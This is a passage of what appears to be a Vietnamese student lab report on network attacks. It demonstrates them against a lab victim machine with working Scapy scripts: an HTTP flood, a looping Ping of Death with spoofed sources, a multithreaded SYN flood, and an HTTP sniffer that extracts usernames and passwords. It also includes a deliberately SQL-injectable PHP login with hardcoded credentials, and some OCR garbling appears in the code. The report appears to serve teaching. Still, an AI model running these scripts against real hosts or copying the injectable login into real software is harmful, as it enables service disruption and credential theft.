
counter = 0
while counter < max:
    syn = IP(dst=dest) / TCP(sport=random.randint(1025,65500), dport=80, flags='S')
    syn_ack = sr1(syn)
    out_ack = send(IP(dst=dest) / TCP(dport=80,
    sport=syn_ack[TCP].dport,seq=syn_ack[TCP].ack, ack=syn_ack[TCP].seq + 1,
    flags='A'))
    sr1(IP(dst=dest) / TCP(dport=80, sport=syn_ack[TCP].dport,seq=syn_ack[TCP].ack,
    ack=syn_ack[TCP].seq + 1, flags='P' "A') / getStr)
    counter += 1
```

3.3.2. Demo

- Trên máy Attacker:


```
b1908333@attacker: ~/code
File Edit View Search Terminal Help
b1908333@attacker:~/code$ sudo python3 httpFlood.py 192.168.1.17
[sudo] password for b1908333:
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished to send 1 packets.
*
```

Ảnh 11. Thực hiện chương trình tấn công HTTP Flood




Ảnh 12. Quan sát HTTP Flood Attack bằng công cụ Wireshark

- Trên máy Victim:



```
b1908333@b1908333:~$ sudo wireshark
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Ảnh 13. Quan sát HTTP Flood Attack bằng công cụ Wireshark (1)



Ảnh 14. Quan sát HTTP Flood Attack bằng công cụ Wireshark (2)

4. SQL Injection

4.1. Định nghĩa

SQL Injection là một lỗ hổng bảo mật website liên quan đến cơ sở dữ liệu cho phép kẻ tấn công can thiệp vào các truy vấn mà ứng dụng thực hiện đối với CSDL. Được thực hiện bằng cách “tiêm” thêm một đoạn mã SQL để làm sai lệnh đi câu truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ CSDL trả về thông tin của chính nó trong phản hồi lỗi.


4.2. Nguyên lý và các bước tấn công

Một cuộc tấn công SQL Injection thường nhắm vào lỗ hổng trong các câu lệnh SQL động, bao gồm một tập hợp các tham số được xác định trước, trong đó câu lệnh hoàn chỉnh chỉ được tạo ra khi người dùng điền đúng vào các đầu vào của họ. Ví dụ như câu lệnh đăng nhập sau đây: `SELECT * FROM users WHERE username='$username' AND password= '$password'`

Sau khi người dùng nhập đúng tên người dùng (*username*) và mật khẩu (*password*) của họ, thì câu lệnh sẽ được hoàn tất, sau đó một truy vấn sẽ được gửi đến máy chủ để truy xuất thông tin của người dùng từ CSDL.

Khi một lỗ hổng tồn tại trong một câu lệnh SQL động, kẻ tấn công sẽ có thể nhảy các mã lệnh vào các biểu mẫu để can thiệp vào các tham số đã có từ trước để thay đổi ý nghĩa của câu lệnh hoàn chỉnh trên.

Chẳng hạn, Trong trường hợp thông thường truy vấn sẽ tìm kiếm trong bảng cơ sở dữ liệu để tìm ID phù hợp, thì bây giờ chúng sẽ tìm kiếm ID hoặc kiểm tra điều kiện **1 = 1**. Như mong đợi, câu lệnh sẽ **luôn đúng**, cơ sở dữ liệu sẽ trả lại tất cả dữ liệu từ bảng **students** cho kẻ tấn công thực hiện truy vấn.



Ảnh 15. SQL Injection

4.3. Code chương trình và demo

4.3.1. Web Server và trang Login

- Lập trình

```

<html>
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Login Page</title>
        <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
        <style>
            .my-container {
                width: 50%;
                padding: 8px;
                margin: 0 auto;
            }
        </style>
    </head>
    <body>
        <div class="my-container">
            <form method="post" action="logindb.php">
                <input type="text" class="form-control" placeholder="Username" name="username"><br><br>
                <input type="password" class="form-control" placeholder="Password" name="password"><br><br>
                <button class="btn btn-secondary w-100" type="submit" name="sub">Login</button>
            </form>
        </div>
    </body>
</html>

```

Ảnh 16. File login.html

```
<?php  
  
$host="localhost";  
  
$username="b1908333";  
  
$password="b1908333";  
  
$db_name="test";  
  
$tbl_name="user";  
  
$conn = mysqli_connect($host, $username, $password)or die("cannot connect");  
  
mysqli_select_db($conn, $db_name)or die("cannot select DB");  
  
$username=$_POST['username'];  
  
$password=$_POST['password'];  
  
$sql="select * from $tbl_name where username='$username' AND password='$password'";  
  
$result=mysqli_query($conn,$sql);  
  
$count=mysqli_num_rows($result);  
  
if ($count == 0)  
{  
echo "Invalid Username Or Password!";  
}  
  
else  
{  
echo "Login Sucessfully!";  
}  
  
?>
```

Ảnh 17. File logindb.php

- Tạo cơ sở dữ liệu người dùng

Đầu tiên, chúng ta tạo 1 cơ sở dữ liệu có tên “test” và kết nối CSDL với 2 câu lệnh lần lượt:

```
create database test;  
connect test;
```

Sau đó, tạo một bảng users chứa một số thông tin đăng nhập tên người dùng (trường username) sammy và mật khẩu (trường password) là “password” với 2 câu lệnh:

```
create table user(username VARCHAR(100),password VARCHAR(100));
```

Tạo thêm mới một người dùng có Username là b1908333 và Password là b1908333 bằng câu lệnh:

```
insert into user(username, password) values('b1908333','b1908333');
```

Cuối cùng, chúng ta kiểm tra lại bảng cơ sở dữ liệu:

```
SELECT * FROM user;
```

```
mysql> use test;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
mysql> select * from user;
+-----+-----+
| username | password |
+-----+-----+
| b1908333 | b1908333 |
| khoa     | khoa     |
+-----+-----+
2 rows in set (0,01 sec)
```

Ảnh 18. Tạo thành công cơ sở dữ liệu người dùng


4.3.2. Demo

- Trên máy Attacker:


Thực hiện truy cập đến web server thông qua địa chỉ IP của máy máy Victim




Ảnh 19. Trang Login




Ảnh 20. Kết quả hiển thị đăng nhập không thành công
(sai username hoặc password) (1)



Ảnh 21. Kết quả hiển thị đăng nhập không thành công (sai username hoặc password) (2)




Ảnh 22. Kết quả hiển thị khi đăng nhập thành công (đúng username hoặc password) (1)




Ảnh 23. Kết quả hiển thị khi đăng nhập thành công (đúng username hoặc password) (2)

- Tiến hành tấn công:



Ảnh 24. Kết quả hiển thị khi khai thác lỗ hổng SQL Injection (1)



Ảnh 25. Kết quả hiển thị khi khai thác lỗ hổng SQL Injection (2)


5. Ping of Death

5.1. Định nghĩa

Cuộc tấn công **Ping of Death** (*PoD*) là một cuộc tấn công từ chối dịch vụ (*DoS*), trong đó kẻ tấn công nhắm mục đích làm gián đoạn máy tính hoặc dịch vụ mạng đã được nhắm làm mục tiêu để tấn công, bằng cách gửi một lượng gói tin lớn hơn kích thước tối đa cho phép, khiến máy mục tiêu bị đóng băng hoặc bị sập.

5.2. Nguyên lý và các bước tấn công

Tin tặc (*Attacker*) xác định máy mục tiêu tấn công, sẽ gửi một yêu cầu đơn giản bằng lệnh **ping** để gửi các gói tin ICMP kích thước lớn hơn kích thước cho phép khoảng **65,538 bytes** đến máy mục tiêu thông qua địa chỉ IP tương ứng. Khi gói dữ được truyền đến mục tiêu, sẽ bị phân mảnh thành các phân đoạn, mỗi phân đoạn đều dưới giới hạn kích thước tối đa. Khi máy mục tiêu cố gắng ghép các phần lại với nhau, tổng số vượt quá giới hạn kích thước cho phép và có thể xảy ra hiện tượng tràn bộ đệm, khiến máy mục tiêu bị treo, gặp sự cố hoặc khởi động lại.

*Ảnh 26. Ping of Death*

5.3. Code chương trình và demo

5.3.1. Code chương trình

```
from scapy.all import *

def pingOFDeath(TARGET_IP):
    SOURCE_IP = RandIP()
    print(SOURCE_IP, ">>>", TARGET_IP)
    pkt = IP(src=SOURCE_IP, dst=TARGET_IP)/ICMP()/"PoD"*60000
```

```
send(fragment(pkt))

SOURCE_IP = "192.168.1.17"
while True:
    pingOFDeath(SOURCE_IP)
```

5.3.2. Demo

- Trên máy Attacker:

```
b1908333@attacker:~/code$ sudo python PoD.py
```

```
ImportError: cannot import name CryptographyDeprecationWarning
(<RandIP>, '=>', '192.168.1.17')
.....
Sent 122 packets.
(<RandIP>, '=>', '192.168.1.17')
.....
Sent 122 packets.
(<RandIP>, '=>', '192.168.1.17')
.....
```

Ảnh 27. Thực hiện chương trình tấn công Ping of Death

- Trên máy Victim:

```
b1908333@b1908333:~$ sudo wireshark
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Ảnh 28. Quan sát Quan sát Ping of Death Attack bằng công cụ Wireshark (1)

The screenshot shows the Wireshark interface capturing traffic from the enp0s3 interface. The packet list pane displays 18 captured fragments, all of which are IPv4 protocol (proto 0x0800) and have a length of 1514 bytes. The source IP for all fragments is 144.16.11.207 and the destination IP is 192.168.1.17. The details pane at the bottom shows the first frame's details, indicating it is a 42-byte Ethernet II frame with a Src: PcsCompu_2b:ab:6f (08:00:27:2b:ab:6f) and a Dst: RealtekU_12:35:00 (52:54:00:12:35:00), and it is an Address Resolution Protocol (request).

No.	Time	Source	Destination	Protocol	Length	Info
7	46.985274536	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
8	46.985984223	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
9	46.986807490	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
10	46.987889921	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
11	46.988843783	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
12	46.989787136	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
13	46.990618817	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
14	46.991553003	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
15	46.992556670	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
16	46.994245810	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
17	46.995064990	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto
18	46.996070452	144.16.11.207	192.168.1.17	IPv4	1514	Fragmented IP protocol (proto

Ảnh 29. Quan sát Quan sát Ping of Death Attack bằng công cụ Wireshark (2)

6. Nghe lén Website

6.1. Định nghĩa

Là một chương trình thu thập dữ liệu của các giao thức mạng khác nhau, bắt các gói tin truyền thông trên đường truyền mạng, cho nên, tin tức thường lợi dụng công cụ này để bắt được các thông tin trên đường truyền.

6.2. Nguyên lý và các bước tấn công

Đối với những website sử dụng giao thức HTTP thì hầu hết dữ liệu truyền trên đường truyền mạng là ở dạng Plain Text, không được mã hoá nên khi tin tức sử dụng các đoạn chương trình để thực hiện nghe lén thông qua không gian mạng từ việc phân tích các gói tin, các giao thức truyền trên đường truyền mạng.

Khi truy cập của liên kết website sử dụng giao thức HTTP, và thực hiện đăng nhập với username và password tương ứng. Ở một bên thứ ba, tin tức thực hiện các đoạn chương trình nghe lén để bắt các gói tin truyền thông theo giao thức HTTP, đoạn chương trình nghe lén có thể phân tích, xem được toàn bộ cuộc trò chuyện trao đổi giữa 2 bên, và lọc ra được username và password thông qua keyword mà chúng cần lọc.

6.3. Code chương trình và demo

6.3.1. Code chương trình

```
#!/usr/bin/env python
import scapy.all as scapy
import argparse
from scapy.layers import http
def get_interface():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--interface", dest="interface", help="Specify interface on which to sniff packets")
    arguments = parser.parse_args()
    return arguments.interface

def sniff(iface):
    scapy.sniff(iface=iface, store=False, prn=process_packet)

def process_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        print("[+] Http Request >> " + packet[http.HTTPRequest].Host +
```

```

packet[http.HTTPRequest].Path)
    if packet.haslayer(scapy.Raw):
        load = packet[scapy.Raw].load
        keys = ["username", "user", "usr", "email", "password", "pass", "passwd"]

        for key in keys:
            if key in load:
                print("\n\n[+] Possible password/username >> " + load + "\n\n")
                break


iface = get_interface()
sniff(iface)

```

6.3.2. Demo

Khi người dùng tiến hành đăng nhập thì chương trình nghe lén sẽ hiện ra những thông tin được đặt giống như keyword (**username, password**)

- Trên máy Attacker:



```

b1908333@attacker:~/code2
File Edit View Search Terminal Help
b1908333@attacker:~/code2$ sudo python sniffing.py
[sudo] password for b1908333:
ERROR: Loading module scapy.layers.ipsec
Traceback (most recent call last):
  File "/home/b1908333/.local/lib/python2.7/site-packages/scapy/main.py", line 156, in _load
    mod = importlib.import_module(module)
  File "/usr/lib/python2.7/importlib/__init__.py", line 37, in import_module
    __import__(name)
  File "/home/b1908333/.local/lib/python2.7/site-packages/scapy/layers/ipsec.py", line 519, in <module>
    from cryptography.utils import CryptographyDeprecationWarning
ImportError: cannot import name CryptographyDeprecationWarning
[+] Http Request >> 192.168.1.17/login2/logindb.php

[+] Possible password/username >> username=b1908333&password=b1908333&sub=

[+] Http Request >> 192.168.1.17/login2/logindb.php

[+] Possible password/username >> username=khoa&password=khoa&sub=

```

Ảnh 30. Kết quả hiển thị khi thực hiện chương trình nghe lén

7. TCP Flood (SYN Flood)

7.1. Định nghĩa

SYN flood (half-open attack) là một dạng của tấn công từ chối dịch vụ phân tán (DDoS). Là mối đe dọa thường trực đối với hệ thống mạng và máy chủ dịch vụ của các cơ quan và tổ chức. Bằng việc gửi liên tục các packet tin yêu cầu kết nối ban đầu (SYN). Loại tấn công này thường gây cạn kiệt tài nguyên hệ thống hoặc ngập lụt đường truyền, làm ngắt quãng quá trình cung cấp dịch vụ cho người dùng hợp pháp, hoặc thậm chí khiến cả hệ thống ngừng hoạt động.


7.2. Nguyên lý và các bước tấn công

Bước 1: Kẻ tấn công sẽ gửi một khối lượng lớn các packet tin SYN đến Server. Được nhắm là mục tiêu và thường là các địa chỉ IP giả mạo.

Bước 2: Sau đó Server sẽ phản hồi lại từng yêu cầu kết nối. Để lại 1 cổng mở sẵn sàng tiếp nhận và phản hồi.

Bước 3: Trong khi Server chờ packet ACK ở bước cuối cùng từ Client, packet mà không bao giờ đến. Kẻ tấn công tiếp tục gửi thêm các packet SYN. Sự xuất hiện các packet SYN mới khiến máy chủ tạm thời duy trì kết nối cổng mở mới trong một thời gian nhất định. Một khi các cổng có sẵn được sử dụng thì Server không thể hoạt động như bình thường.

Trong kết nối mạng, khi Server bên này kết nối mở nhưng máy bên kia không kết nối thì được coi là half-open. Trong kiểu tấn công DDoS, sau khi server gửi gói tin SYN/ACK nó sẽ phải đợi cho đến khi client trả lời. Đến khi các port trở lại bình thường. Kết quả của kiểu tấn công này được coi là cuộc tấn công half-open.



Ảnh 31. TCP Flood (SYN Flood)

7.3. Code chương trình và demo

7.3.1. Code chương trình

```
import threading
from scapy.all import *
# tarIP = input("Target IP:")
# countThread = int(input("Enter Threads:"))
def tcpFlood(dest):
    for x in range(100):
        IP_Packet = IP()
        IP_Packet.src = str(RandIP())
        IP_Packet.dst = dest

        TCP_Packet = TCP()
        TCP_Packet.sport = RandShort()
        TCP_Packet.dport = 80
        TCP_Packet.flags = "S"
        send(IP_Packet/TCP_Packet,verbose=False)
        print("-"*35 + "TCP FLOOD"+35*"-"+ "\n")
threads = []
for _ in range(10):
    t = threading.Thread(target=tcpFlood,args=("192.168.1.17",))
    t.start()
    threads.append(t)
for thread in threads:
    thread.join()
```

7.3.2. Demo

